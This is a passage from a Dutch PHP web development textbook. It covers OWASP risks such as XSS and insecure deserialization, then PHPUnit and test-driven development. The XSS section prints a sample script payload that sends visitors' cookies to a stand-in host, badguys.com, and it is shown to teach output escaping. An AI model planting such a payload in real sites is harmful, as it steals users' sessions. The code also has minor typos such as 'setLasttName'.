Naast al deze instellingen is ook hier het gebruik van SSL zeer belangrijk. SSL is reeds aangehaald bij “broken authentication and session management”, maar omdat SSL ook een configuratie is, drukt OWASP hier nogmaals op het belang van SSL.

Dit zijn allemaal configuraties waarvan verwacht wordt dat wij dit als webdeveloper zelf kunnen doen. Er zijn nog op z'n minst nog instellingen die we kunnen doen om extra zaken te verbergen, maar deze zijn op server-niveau. Het is meestal de taak van de serverbeheerder om deze in te stellen, maar voor de volledigheid gaan we ze even overlopen:

- Verberg de Apache-versie: deze instelling bevindt zich in het apache configuratie-bestand en wordt gedaan met de regels "ServerTokens Prod" en "ServerSignature Off"
- Zet directory listing uit: ook dit wordt gedaan in het apache configuratie-bestand door de regels:

```
<Directory /var/www/>
    Option -Indexes
    AllowOverride None
    Require all granted
</Directory>
```

Cross-site-scripting

Bij "cross-site scripting", dikwijls afgekort tot "XSS" gaat een hacker kwaadaardige code ingeven in een formulier, waarna deze code mogelijk geladen wordt door andere gebruikers. Net zoals "XML external entity" is "XSS" een subcategorie van injection.

Als we onze website hier niet goed tegen beveiligen, kan een hacker bijvoorbeeld cookies uitlezen of kopiëren, sessions overnemen, onbedoelde functionaliteiten toevoegen aan onze website of zelfs een andere gebruiker automatisch acties laten uitvoeren.

Wanneer we bijvoorbeeld een gastenboek hebben wat gelezen kan worden door alle gebruikers, kan een hacker onderstaande reactie plaatsen:

```
<script>
    document.location = 'http://www.badguys.com/cookie.php?'
        + document.cookie;
</script>
```

Wanneer een gebruiker dit bericht dan gaat lezen, zal hij hier niets van zien aangezien de browser de script-tag herkent als een HTML-tag en dus ook als HTML gaat verwerken. Alles binnen de script-tag wordt dus uitgevoerd door de browser, wat inhoudt dat elke gebruiker die dat bericht ziet zijn volledige cookie gaat doorgeven aan de site badguys.com.

Om XSS te voorkomen moeten we dus zeer voorzichtig omgaan met het klakkeloos tonen van data of tekst die door een gebruiker is ingevoerd. Het gemakkelijkste om je site te beschermen hiertegen, is door de karakters uit de HTML-syntax (& < >) te vervangen door HTML-entities (& < >). De browser herkent deze HTML-entities en gaat ze tonen als pure tekst in plaats van als echte HTML. Nu hoeven we hiervoor geen speciale controles te gaan schrijven,

PHP heeft dit namelijk allemaal voorzien. Het enige wat we moeten doen, is gebruik maken van de PHP-functie `htmlspecialchars`, en dit zowel bij het valideren van input als bij het tonen van data.

We kunnen dus best onze input-validatie uitbreiden met onderstaande code:

```
$safeData = htmlentities($badData);
```

Insecure deserialization

Het risico van “insecure deserialization” is eigenlijk het kleinste risico uit de hele top 10 aangezien het voor een hacker zeer moeilijk is om dit te misbruiken. Niet alleen moeten ze dit zwak punt weten te vinden, ze moeten er ook nog eens voor zorgen dat ze de gewenste data tot aan dat zwak punt krijgen, en bovendien ook op de hoogte zijn van wat er gebeurt na een deserialisatie. Het is toch op de 8^{ste} plaats beland omdat uit een rondvraag bij grote websites bleek dat enorm weinig websites hier tegen beveiligd waren.

Wat is “insecure deserialization” nu precies? We hebben in het hoofdstuk rond gebruikerstoegang gezien hoe we van een object een soort van string kunnen maken door het te serialiseren met de `serialize`-functie. Doordat het geserialiseerd is, kunnen we de data van dit object veel gemakkelijker opslaan in andere variabelen of zelfs doorgeven aan andere websites. Als we nadien opnieuw met het object willen werken, gaan we het deserialiseren met de `unserialize`-functie en krijgen we terug ons object. Het is in die laatste stap dat het risico zit.

Als we een geserializeerde string klakkeloos gaan omvormen naar een object, dan krijgen we een object van de class `__PHP_Incomplete_Class`. Er bestaat dan de kans dat een hacker deze geserializeerde string heeft aangepast en er kwaadaardige code in heeft gestoken. Bij het omvormen naar een object van de class `__PHP_Incomplete_Class` wordt deze kwaadaardige code dan uitgevoerd.

De manier waarop we dit kunnen voorkomen, is door te zeggen naar welke class de geserializeerde string omgevormd moet worden. Als dit niet mogelijk is, bijvoorbeeld doordat er kwaadaardige code is ingestoken door een hacker, dan wordt de geserializeerde string helemaal niet omgevormd naar een object en is die data dus onbruikbaar in onze code. We krijgen dan wel een foutmelding, maar een foutmelding is nog altijd beter dan het slachtoffer te worden van een hacker.

We kunnen data deserialiseren met de `unserialize()`-functie, waarbij de eerste parameter onze variabele is en de tweede parameter een array van toegestane classes is. Als we maar met één class werken, dan zal de array dus slechts één element bevatten. Stel dat we een

geserialiseerd **User**-object in onze session hebben zitten, dan kunnen we deze deserialiseren en opnieuw omvormen naar een User-object op de volgende manier:

```
$gebruiker = unserialize($_SESSION["gebruiker"], ["User"]);
```

Using components with known vulnerabilities

“Using components with known vulnerabilities” is een probleem wat we zeer eenvoudig kunnen voorkomen. Ondanks dat we vloeken wanneer we op onze computer aan het werken zijn en er weer een software-update is, zijn we tegelijkertijd ook wel ergens blij dat ze er zijn omdat dit betekent er een probleem was in de software die wij gebruiken en dat dit probleem nu is opgelost.

Bij een webserver of een website is dat identiek hetzelfde verhaal: ook daar wordt software gebruikt die regelmatig geupdate moet worden. Een website die 10 jaar geleden in PHP5 is geschreven, zal nu enorm veel meldingen geven van functies die niet meer gebruikt mogen worden omdat die tegenwoordig als niet veilig worden beschouwd. Een Ubuntu webserver van 10 jaar geleden gaat ook enorm veel veiligheidslekken of problemen hebben.

Het grootste probleem voor ons als webdevelopers is dat de meeste security-risico's eerst door hackers worden gevonden. Zij vinden ergens een zwak punt of weten op de een of andere manier iets te omzeilen. Het is dan aan de eigenaars van de software om dit probleem op te lossen, waarna wij pas de software kunnen gaan updaten. Op gebied van externe software zijn wij dus volledig afhankelijk van de leveranciers van die software. Het is enkel wanneer het over onze eigen code gaat, dat we ervoor kunnen zorgen dat deze up-to-date blijft en geen oude functies blijft gebruiken.

Insufficient logging and monitoring

Het laatste item uit de top 10, “insufficient logging and monitoring” is iets wat niet direct de security gaat verhogen. Toch staat het in de top 10 omdat we met deze informatie onze toekomstige security kunnen gaan opbouwen.

Door logging toe te voegen aan belangrijke punten, kunnen we bijhouden wat er allemaal precies gebeurt. Dit kunnen we doen door simpelweg een extra regel weg te schrijven in de database, met daarin dan de nodige data. De belangrijkste punten om logging te voorzien zijn de login, alle transacties die gebeuren met de database (insert, update, delete), de geldtransacties, de errors en de foutmeldingen.

Door de login te gaan loggen, zowel de succesvolle logins als de niet-succesvolle logins, kunnen we zien of een hacker probeert toegang te krijgen tot onze website. Met deze informatie kunnen we dan, wanneer nodig, ons loginsysteem gaan verbeteren om het nog beter te beveiligen.

Door alle transacties met de database te loggen, kunnen we bijvoorbeeld achterhalen wie kwaadaardige code heeft toegevoegd in de database en op welke manier. We kunnen dan deze gebruiker gaan verwijderen en ervoor zorgen dat de manier die hij/zij heeft gebruikt niet langer mogelijk is. Hetzelfde geldt bijvoorbeeld voor zaken die verwijderd zijn terwijl het niet mogelijk zou mogen zijn om die te verwijderen. We kunnen gaan achterhalen op welke manier ze toch verwijderd zijn zodat we onze code kunnen gaan aanpassen.

Doordat we ook alle errors gaan loggen, zijn we op de hoogte van de bugs die in onze website zitten, en hoe deze getriggerd werden. We hebben dus meer informatie over de bug zelf, en kunnen dan deze informatie gaan gebruiken om de bug te herstellen.

Bij foutmeldingen gaat het dan over foutmeldingen die we zelf triggeren. De belangrijkste foutmeldingen om te loggen zijn de foutmeldingen na een verkeerde input en de foutmelding wanneer iemand toegang probeert te krijgen tot een pagina of tot data waar hij/zij geen toegang toe heeft. Hierdoor zijn we op de hoogte van wat een eventuele hacker probeert te doen. Als we bijvoorbeeld merken dat een hacker continu probeert om JavaScript-code toe te voegen aan de database, dan weten we dat we extra alert moeten zijn op XSS.

Al die logging heeft natuurlijk geen enkel nut als we het ook niet gaan monitoren en opvolgen. We moeten de logging dus wel degelijk in de gaten houden en pro-actief gaan gebruiken om onze security nog meer te verhogen.

Hoofdstuk 8

Unit testing

In dit hoofdstuk:

- ✓ Het schrijven van unit tests om je applicatie te testen

Inleiding

Unit testing is een methode om alle stukjes code volledig automatisch afzonderlijk te testen. Voor elk stukje code worden er een of meerdere tests ontwikkeld, elk met verschillende testcases. In een ideale situatie zijn alle testcases ook nog eens onafhankelijk van elkaar. Het doel van unittesting is om de functionele stukken code onafhankelijk van elkaar te kunnen testen op fouten en ongewenst gedrag. Hierbij worden dus zaken zoals de user flow of de controller niet getest, maar enkel de functionele zaken zoals classes

De grote voordelen van unittesting is dat, wanneer je een deel van de code wijzigt, je onmiddellijk kan controleren of je nog het gewenste resultaat krijgt. Dit is vooral handig wanneer er nadien nog correcties uitgevoerd moeten worden of aanpassingen moeten gebeuren op de code.

Het nadeel van unittesting is dan weer dat alle tests op afzonderlijke stukken code gebeuren, en dat er nog steeds fouten kunnen opduiken wanneer al die afzonderlijke stukken code met elkaar geïntegreerd zijn. Hiervoor zijn er dan nog andere soorten tests nodig, zoals bijvoorbeeld integratietests of gebruikerstests.

PHPUnit

Er zijn verschillende tools/frameworks om aan unit testing te doen binnen PHP, maar de op dit moment grootste en meest gebruikte is PHPUnit. PHPUnit is standaard al toegevoegd aan de moderne PHP frameworks zoals Symfony, Laravel en CakePHP, en is buiten de frameworks ook zeer gemakkelijk te installeren en gebruiken.

PHPUnit installeren


De gemakkelijkste manier om PHPUnit te installeren, is met behulp van Composer. Deze kan je downloaden op <https://getcomposer.org/download/>.

Eens dat Composer geïnstalleerd is, voer je het volgende commando uit in de Command Prompt of Terminal. Zorg ervoor dat je in de juiste directory zit! Als je Visual Studio Code gebruikt, kan je dit heel gemakkelijk doen door de ingebouwde Terminal te openen en daar alle commando's uit te voeren.

```
composer require phpunit/phpunit
```

```
PS C:\xampp\htdocs\PHPUnit> composer require phpunit/phpunit
```

Composer gaat nu alle bestanden die nodig zijn voor PHPUnit, alsook PHPUnit zelf downloaden en alles in de correcte map plaatsen. Je krijgt dan een structuur die er als volgt uitziet:



```
▼ vendor
  > bin
  > composer
  > doctrine
  > myclabs
  > phar-io
  > phpdocumentor
  > phpspec
  > phpunit
  > sebastian
  > symfony
  > theseer
  > webmozart
  🐘 autoload.php
  {} composer.json
  {} composer.lock
```

Om PHPUnit nu uit te voeren, moeten we in de Terminal het volgende commando gebruiken:

```
.\vendor\bin\phpunit
```

Momenteel krijgen we wel enkel de help-functie van PHPUnit te zien aangezien we PHPUnit nog niet hebben ingesteld en nog geen testen hebben geschreven.

PHPUnit instellen

Nodige mappen aanmaken

Het eerste wat we moeten doen, is een map aanmaken waarin we de testen gaan schrijven. We maken hiervoor een map *tests* aan in de root van ons project.

We hebben natuurlijk ook een map nodig waar we onze code kunnen plaatsen, en hiervoor maken we een map *app* aan in de root van ons project.

Autoloading

Aangezien we met verschillende mappen werken, is het veel gemakkelijker om met autoloading te werken. Autoloading is standaard al toegevoegd aan PHPUnit, we moeten enkel nog aangeven welke map we gebruiken en dan de autoloader updaten. We kunnen dit zeer eenvoudig doen door het bestand *composer.json* een beetje aan te passen zodat het er als volgt uitziet (je versie van PHPUnit kan verschillen met dit voorbeeld):

```
{
  "require": {
    "phpunit/phpunit": "^9.2"
  },
  "autoload": {
    "psr-4": {
      "App\\": "app"
    }
  }
}
```

Als je de map voor de eigenlijke code een andere naam hebt gegeven dan *app*, bijvoorbeeld *src*, dan zal je die naam hier ook moeten gebruiken:

```
"App\\": "src"
```

Het enige wat we nu nog moeten doen, is tegen Composer zeggen dat de autoloader geüpdatet moet worden. Dit doen we in de Terminal met het volgende commando:

```
composer dump-autoload -o
```

```
PS C:\xampp\htdocs\PHPUnit> composer dump-autoload -o
```

Opties toevoegen aan PHPUnit

Om PHPUnit gemakkelijk te kunnen gebruiken, kunnen we best een aantal opties toevoegen aan de manier waarop PHPUnit uitgevoerd wordt. Dit doen we door een bestand *phpunit.xml* aan te maken in de root van ons project. In *phpunit.xml* plaatsen we dan volgende XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<phpunit bootstrap="vendor/autoload.php"
    colors="true"
    verbose="true"
    stopOnFailure="false"
    testdox="true">
  <testsuites>
    <testsuite name="Test suite">
      <directory>tests</directory>
    </testsuite>
  </testsuites>
</phpunit>
```

In deze XML geven we aan welke opties we altijd willen gebruiken wanneer PHPUnit uitgevoerd wordt. In ons geval is dit **colors**, **verbose**, **stopOnFailure** en **testdox**. De optie **colors**, die we op *true* zetten, zal ervoor zorgen dat we een output krijgen met kleuren (een groene kleur wanneer alle testen gelukt zijn, een rode kleur wanneer een test gefaald is, ...).

De optie **verbose** gaat ons meer informatie geven over de testen die uitgevoerd worden, wat zeer zeker een meerwaarde is bij testen die falen.

Verder hebben we de optie **stopOnFailure** toegevoegd en deze de waarde *false* gegeven om ervoor te zorgen dat altijd alle testen uitgevoerd worden en dat hij niet stopt na een gefaalde test.

Ten slotte hebben we nog de optie **testdox** als *true* toegevoegd zodat we een mooi overzicht krijgen van alle geslaagde en gefaalde testen.

Ook specificëren we hier waar onze testen staan, namelijk in de *tests* directory.

Voor een volledige lijst van opties kan je terecht in de documentatie van PHPUnit:

<https://phpunit.readthedocs.io/en/9.2/textui.html#command-line-options>

Als we PHPUnit nu gaan uitvoeren, krijgen we de melding dat er geen testen uitgevoerd werden, wat normaal is aangezien we nog geen testen hebben geschreven.

```
PS C:\xampp\htdocs\PHPUnit> .\vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

Time: 00:00.003, Memory: 4.00 MB

No tests executed!
```

Unit testen schrijven

Assertions

Unit testing werkt met zogenaamde assertions om te bepalen of de code al dan niet het gewenste resultaat geeft. Zo'n assertion geeft dan *true* terug wanneer de test is gelukt, en een *false* wanneer de test is gefaald.

Dit zijn enkele van de meest gebruikte assertions:

- `assertArrayHasKey`: controleert of een array een bepaalde key heeft
- `assertCount`: controleert of een array (of andere iterable) van een bepaalde lengte is
- `assertEmpty`: controleert of een bepaalde variabele leeg is
- `assertEquals`: controleert of 2 waarden hetzelfde zijn
- `assertFalse`: controleert of de voorwaarde *false* is
- `assertInstanceOf`: controleert of een object van een bepaalde *class* is
- `assertIsArray`: controleert of een variabele een array is
- `assertIsInt`: controleert of een variabele een integer is
- `assertIsString`: controleert of een variabele een string is
- `assertTrue`: controleert of de voorwaarde *true* is

Voor een volledige lijst van alle mogelijke asserts kan je terecht in de documentatie:

<https://phpunit.readthedocs.io/en/9.2/assertions.html>

Structuur

De structuur van de unit tests is vrij eenvoudig: alle testen moeten in de map *tests* staan, de bestanden moeten *UpperCamelCase* zijn en eindigen met het woord *Test*, de classes moeten overerven van de class *TestCase*, en elke test moet in een aparte function geschreven worden.

Als voorbeeld maken we een bestand *SampleTest.php* aan in de map *tests*. In dit bestand maken we dan een class **SampleTest** aan die overerft van **TestCase** (hiervoor moeten we de namespace *PHPUnit\Framework\TestCase* toevoegen). Binnen deze class gaan we dan onze testen schrijven. Het bestand *SampleTest.php* zal er dus als volgt uitzien:

```
<?php
use PHPUnit\Framework\TestCase;

class SampleTest extends TestCase
{
}
```

Als we PHPUnit nu gaan uitvoeren, krijgen we de waarschuwing dat er in onze class *SampleTest* geen testen staan:

```
PS C:\xampp\htdocs\PHPUnit> .\vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

Warning Test Case (PHPUnit\Framework\WarningTestCase)
  ⚠ Warning 10 ms
    } No tests found in class "SampleTest".
    |

Time: 00:00.077, Memory: 6.00 MB

WARNINGS!
Tests: 1, Assertions: 0, Warnings: 1.
```

We moeten nu dus nog functies toevoegen met daarin de nodige assertions.

Voor de naamgeving van de functies hebben we 2 mogelijkheden: ofwel starten we naam van de functie met het woord test en schrijven we de volledige naam van de functie in *lowerCamelCase*, ofwel gebruiken we een *phpDoc* syntax om aan te geven dat het over een test gaat en schrijven we de naam van de functie gesplitst door underscores. In beide gevallen moeten we er wel voor zorgen dat de naam van de functie zo leesbaar en compleet mogelijk is. Met andere woorden, de naam van de functie moet volledig leesbaar en begrijpbaar zijn voor niet-technische personen, hoe lang of raar die functie-naam dan ook mag worden.

De assertions die we moeten gebruiken zijn functies van de class *TestCase* waarvan we overerven. We kunnen deze dus aanroepen via de `$this`-variabele.

Als voorbeeld gaan we 2 zeer kleine en eenvoudige testen schrijven, en gaan we elke test op een andere manier benoemen:

```
public function testTrueAssertsToTrue()
{
    $this->assertTrue(true);
}

/** @test */
public function false_asserts_to_false()
{
    $this->assertFalse(false);
}
```

Als we PHPUnit nu gaan uitvoeren, krijgen we te zien dat er in onze Sample twee verschillende testen staan, en dat beide testen geslaagd zijn:

```
PS C:\xampp\htdocs\PHPUnit> .\vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

Sample
✓ True asserts to true  9 ms
✓ False asserts to false  2 ms

Time: 00:00.043, Memory: 6.00 MB

OK (2 tests, 2 assertions)
```

Als we de testen nu aanpassen zodat ze beide falen (false bij assertTrue en true bij assertFalse), dan krijgen we het volgende resultaat:

```
PS C:\xampp\htdocs\PHPUnit> .\vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

Sample
✗ True asserts to true  8 ms
  } Failed asserting that false is true.
  } C:\xampp\htdocs\PHPUnit\tests\SampleTest.php:10
  |
✗ False asserts to false  1 ms
  } Failed asserting that true is false.
  } C:\xampp\htdocs\PHPUnit\tests\SampleTest.php:16
  |

Time: 00:00.052, Memory: 6.00 MB

FAILURES!
Tests: 2, Assertions: 2, Failures: 2.
```

We zien dan dus niet alleen dat er testen gefaald zijn, maar ook welke testen uit welk bestand, op welke regel de assertion gefaald is, en wat de reden is dat deze gefaald is.

Objecten gebruiken in unit tests

Wanneer we onze classes willen gaan testen met unit tests, moeten we hier natuurlijk objecten van kunnen aanmaken. Het gebruik van classes binnen unit tests werkt hetzelfde als het gebruik van classes binnen een MVC-structuur: we geven de class een namespace en voegen deze toe aan het bestand waar we de class willen gebruiken.

Als voorbeeld gebruiken we een *User* class, die zich in een map *Entities* in de map *app* bevindt. Dit is een zeer eenvoudige class met twee properties (**firstName** en **lastName**), getters en setters en een extra functie die de volledige naam teruggeeft.

```
<?php

namespace App\Entities;

class User
{
    private string $firstName;
    private string $lastName;

    public function setFirstName(string $first_name)
    {
        $this->firstName = $first_name;
    }

    public function getFirstName(): string
    {
        return $this->firstName;
    }

    public function setLasttName(string $last_name)
    {
        $this->lastName = $last_name;
    }

    public function getLasttName(): string
    {
        return $this->lastName;
    }

    public function getFullName(): string
    {
        return $this->firstName . " " . $this->lastName;
    }
}
```

De basis van onze test class gaat er dus als volgt uitzien:

```
<?php

use PHPUnit\Framework\TestCase;
use App\Entities\User;

class UserTest extends TestCase
{

}
```

Om nu alle functies van de *User* class gaan testen en er op die manier zeker van te zijn dat er geen fouten inzitten, moeten we aan onze test class dus verschillende functies gaan toevoegen.

Een eerste test functie die we kunnen maken is om de setter en getter van de voornaam te testen. Aangezien we de getter niet kunnen testen zonder gebruik te maken van de setter, de property moet namelijk een waarde hebben, kunnen we deze in éénzelfde functie testen. Deze functie kan er dan als volgt uitzien:

```
/** @test */
public function set_and_get_the_first_name()
{
    $user = new User();
    $user->setFirstName("Bjorn");

    $this->assertEquals($user->getFirstName(), "Bjorn");
}
```

Wanneer we PHPUnit nu gaan uitvoeren, zien we dat onze setter en getter goed werkt aangezien we het verwachte resultaat terugkrijgen.

```
PS C:\xampp\htdocs\PHPUnit> vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

User
✓ Set and get the first name 6 ms

Time: 00:00.024, Memory: 6.00 MB

OK (1 test, 1 assertion)
```

We kunnen de setter en de getter van de familienaam op dezelfde manier gaan testen:

```
/** @test */
public function set_and_get_the_last_name()
{
    $user = new User();
    $user->setLasttName("Smeets");

    $this->assertEquals($user->getLasttName(), "Smeets");
}
```

```
PS C:\xampp\htdocs\PHPUnit> vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

User
✓Set and get the first name 11 ms
✓Set and get the last name 1 ms

Time: 00:00.021, Memory: 6.00 MB

OK (2 tests, 2 assertions)
```

Wanneer er nieuwe functionaliteit wordt toegevoegd aan onze code, dan gaan we bij unit testing de reeds geslaagde testen niet aanpassen wanneer deze met de nieuwe functionaliteit nog altijd zouden moeten slagen. Om die nieuwe functionaliteit te testen, worden er dan nieuwe testen toegevoegd.

Stel nu dat we ervoor willen zorgen dat alle spaties die voor of achter de voornaam en familienaam komen altijd verwijderd worden. We moeten hiervoor onze setters gaan aanpassen. Aangezien de reeds geslaagde testen gewijzigd zouden moeten worden om de nieuwe functionaliteit te testen, gaan we dus een bijkomende test schrijven zodat we de reeds geslaagde testen niet hoeven aan te passen. Deze moeten immers nog steeds slagen, zelfs met de nieuwe functionaliteit.

Onze setters in de *User* class gaan er dus als volgt uitzien:

```
public function setFirstName($first_name)
{
    $this->firstName = trim($first_name);
}

public function setLasttName($last_name)
{
    $this->lastName = trim($last_name);
}
```

Aangezien we onze voorgaande testen niet gaan herschrijven, moeten we dus een nieuwe test toevoegen om deze functionaliteit te testen:

```
/** @test */
public function first_and_last_name_are_trimmed()
{
    $user = new User();
    $user->setFirstName("    Bjorn    ");
    $user->setLastName("    Smeets    ");

    $this->assertEquals($user->getFirstName(), "Bjorn");
    $this->assertEquals($user->getLastName(), "Smeets");
}
```

```
PS C:\xampp\htdocs\PHPUnit> vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

User
✓ Set and get the first name  8 ms
✓ Set and get the last name  2 ms
✓ First and last name are trimmed  1 ms

Time: 00:00.030, Memory: 6.00 MB

OK (3 tests, 4 assertions)
```

setUp() functie

In elke test die we voor onze *User* class schrijven, moeten we een nieuw user-object aanmaken. Dit is niet zo heel veel werk, maar het wordt al snel onoverzichtelijk wanneer we in elke functie een ingewikkeld object of dezelfde grote array nodig hebben. We kunnen dit dus beter vereenvoudigen door gebruik te maken van de **setUp()** functie. Deze functie wordt voor iedere test uitgevoerd, dus op die manier zijn we er ook zeker van dat we altijd met dezelfde data aan het werken zijn.

We voegen hiervoor een property **user** toe aan onze *UserTest* class, en gaan deze in de **setUp()** functie opvullen met een leeg user-object. We kunnen dan deze property in al onze testen gaan gebruiken in plaats van in elke test een nieuw object aan te maken en die variabele te gebruiken.

```
private User $user;

public function setUp(): void
{
    $this->user = new User;
}
```

We moeten dan natuurlijk onze test functies lichtjes aanpassen zodat deze ook gebruik maken van de property **user**. Aangezien de testen tot nu toe allemaal geslaagd zijn, zullen we ook onmiddellijk merken wanneer we ergens een fout maken met deze aanpassing.

Onze volledige *UserTest* class ziet er nu uit als volgt:

```
<?php

use PHPUnit\Framework\TestCase;
use App\Entities\User;

class UserTest extends TestCase
{
    Private User $user;

    public function setUp(): void
    {
        $this->user = new User();
    }

    /** @test */
    public function set_and_get_the_first_name()
    {
        $this->user->setFirstName("Bjorn");

        $this->assertEquals($this->user->getFirstName(), "Bjorn");
    }

    /** @test */
    public function set_and_get_the_last_name()
    {
        $this->user->setLasttName("Smeets");

        $this->assertEquals($this->user->getLasttName(), "Smeets");
    }

    /** @test */
    public function first_and_last_name_are_trimmed()
    {
        $this->user->setFirstName("  Bjorn  ");
        $this->user->setLasttName("  Smeets  ");

        $this->assertEquals($this->user->getFirstName(), "Bjorn");
        $this->assertEquals($this->user->getLasttName(), "Smeets");
    }
}
```

Oefening 7.1 ★

Hoofdstuk 9

Test-driven development

In dit hoofdstuk:

- ✓ Unit testen gebruiken om aan test-driven development te doen
- ✓ Voorkomen van fouten in de code

Inleiding

Test-driven development of TDD is een manier van softwareontwikkeling waarbij eerst de unit tests geschreven worden vooraleer de eigenlijke code geschreven wordt.

TDD heeft heel wat voordelen, anders zouden we het natuurlijk niet toepassen. Een van de grote voordelen van TDD is dat de testen geschreven worden aan de hand van de eisen van de klant. Op die manier is de kans kleiner dat we een eis over het hoofd hebben gezien en deze nadien nog moeten gaan toevoegen, wat in een later stadium dikwijls moeilijker is. Ook zorgen de testen ervoor dat we weinig tot geen overbodige functionaliteiten gaan toevoegen, aangezien hier namelijk geen testen voor geschreven zijn. Aangezien we unit tests gebruiken, worden alle onderdelen van de code los van elkaar getest, wat de complexiteit van de code gaat verkleinen. Bovendien wordt ook alle code al vanaf het begin getest, en is de kans op fouten veel kleiner. Hebben we toch ergens een fout, dan zien we dit direct in het resultaat van onze testen en is deze fout veel gemakkelijker te herstellen zonder dat we zeer complexe zaken moeten gaan debuggen. Hierdoor wordt ook de totale ontwikkeltijd van een project korter, ondanks het feit dat we zowel de testen als de code moeten schrijven. Ten slotte stelt het ons ook in staat om een project in kleine stukken op te delen, waardoor we met korte ontwikkelcycli zitten waardoor we het perfect kunnen toepassen in scrum of andere agile methodes.

Elke ontwikkelcyclus binnen TDD ziet er als volgt uit:

1. Test maken
2. Alle testen runnen en kijken of de nieuwe test faalt
3. Code schrijven
4. Alle testen runnen en kijken of ze allemaal slagen
5. Code optimaliseren door het te herschrijven

In de praktijk

We gaan een Temperatuur class maken die voldoet aan de volgende eisen:

- Objecten worden aangemaakt zonder waarden
- Er kan een temperatuur (kommagetal) ingesteld worden
- Er kan een temperatuur (kommagetal) opgevraagd worden
- De temperatuur kan verhoogd worden
- De temperatuur kan verlaagd worden
- Een verhoging/verlaging van 0° is niet toegestaan
- De temperatuur gaat maximum tot 250, zelfs bij een hogere ingave
- De temperatuur gaat minimaal tot -100, zelfs bij een lagere ingave
- De ingestelde temperatuur kan zowel in Celsius als in Fahrenheit zijn, en kan van de ene naar de andere eenheid worden omgezet

We beginnen met het aanmaken van onze test class *TemperatuurTest*:

```
<?php

use PHPUnit\Framework\TestCase;

class TemperatuurTest extends TestCase
{
}
```

Aangezien we voor elke test een Temperatuur-object nodig gaan hebben, gaan we beginnen met de **setUp()** -functie te schrijven, en bijkomend dus ook een property aan te maken:

```
private Temperatuur $temperatuur;

public function setUp(): void {
    $this->temperatuur = new Temperatuur();
}
```

Objecten worden aangemaakt zonder waarden

De eerste eis waarvoor we een test willen hebben, is dat objecten aangemaakt kunnen worden zonder een waarde mee te geven. We moeten dus testen of het object dat aangemaakt wordt in de setUp()-functie wel degelijk een object is van de Temperatuur class:

```
/** @test */
public function objects_can_be_made_without_parameters()
{
    $this->assertTrue($this->temperatuur instanceof Temperatuur);
}
```

Als we deze test nu uitvoeren, gaan we natuurlijk een foutmelding krijgen dat de *Temperatuur* class niet bestaat. Stap 1 en 2 van de ontwikkelcyclus binnen TDD zijn dus compleet: we hebben een test geschreven, en deze test faalt.

```
PS C:\xampp\htdocs\PHPUnit> vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

Temperatuur
X Objects can be made without parameters 7 ms
}
Error: Class 'Temperatuur' not found
C:\xampp\htdocs\PHPUnit\tests\TemperatuurTest.php:11
}

Time: 00:00.045, Memory: 6.00 MB

ERRORS!
Tests: 1, Assertions: 0, Errors: 1.
```

We kunnen nu overgaan naar stap 3: de eigenlijke code schrijven. Hiervoor moeten we natuurlijk wel eerst het bestand *temperatuur.php* aanmaken in de map *Entities* binnen onze app. In dit bestand gaan we dan onze *Temperatuur* class schrijven.

Om de eerste test te doen slagen, volstaat het om enkel de *Temperatuur* class aan te maken dus meer code gaan we momenteel nog niet schrijven:

```
<?php

namespace App\Entities;

class Temperatuur
{
}
```

Met stap 3 nu ook compleet, kunnen we naar stap 4 gaan: de test opnieuw runnen. Als deze test nu slaagt, wil dit zeggen dat onze code goed is geschreven en geen fouten bevat (op voorwaarde natuurlijk dat er geen fouten in onze test zijn geslopen). Als onze test niet slaagt, is onze code niet goed en moeten we daar nog verder aan werken.

We moeten natuurlijk wel nog de namespace van de *Temperatuur* class aan onze test class gaan toevoegen, anders weet onze test niet waar de *Temperatuur* class te vinden is:

```
use App\Entities\Temperatuur;
```


Bij het opnieuw uitvoeren van onze test, krijgen we nu het volgende resultaat:

```
PS C:\xampp\htdocs\PHPUnit> vendor\bin\phpunit
PHPUnit 9.2.1 by Sebastian Bergmann and contributors.

Runtime:       PHP 7.4.2 with Xdebug 2.9.2
Configuration: C:\xampp\htdocs\PHPUnit\phpunit.xml

Temperatuur
✓ Objects can be made without parameters  9 ms

Time: 00:00.039, Memory: 6.00 MB

OK (1 test, 1 assertion)
```

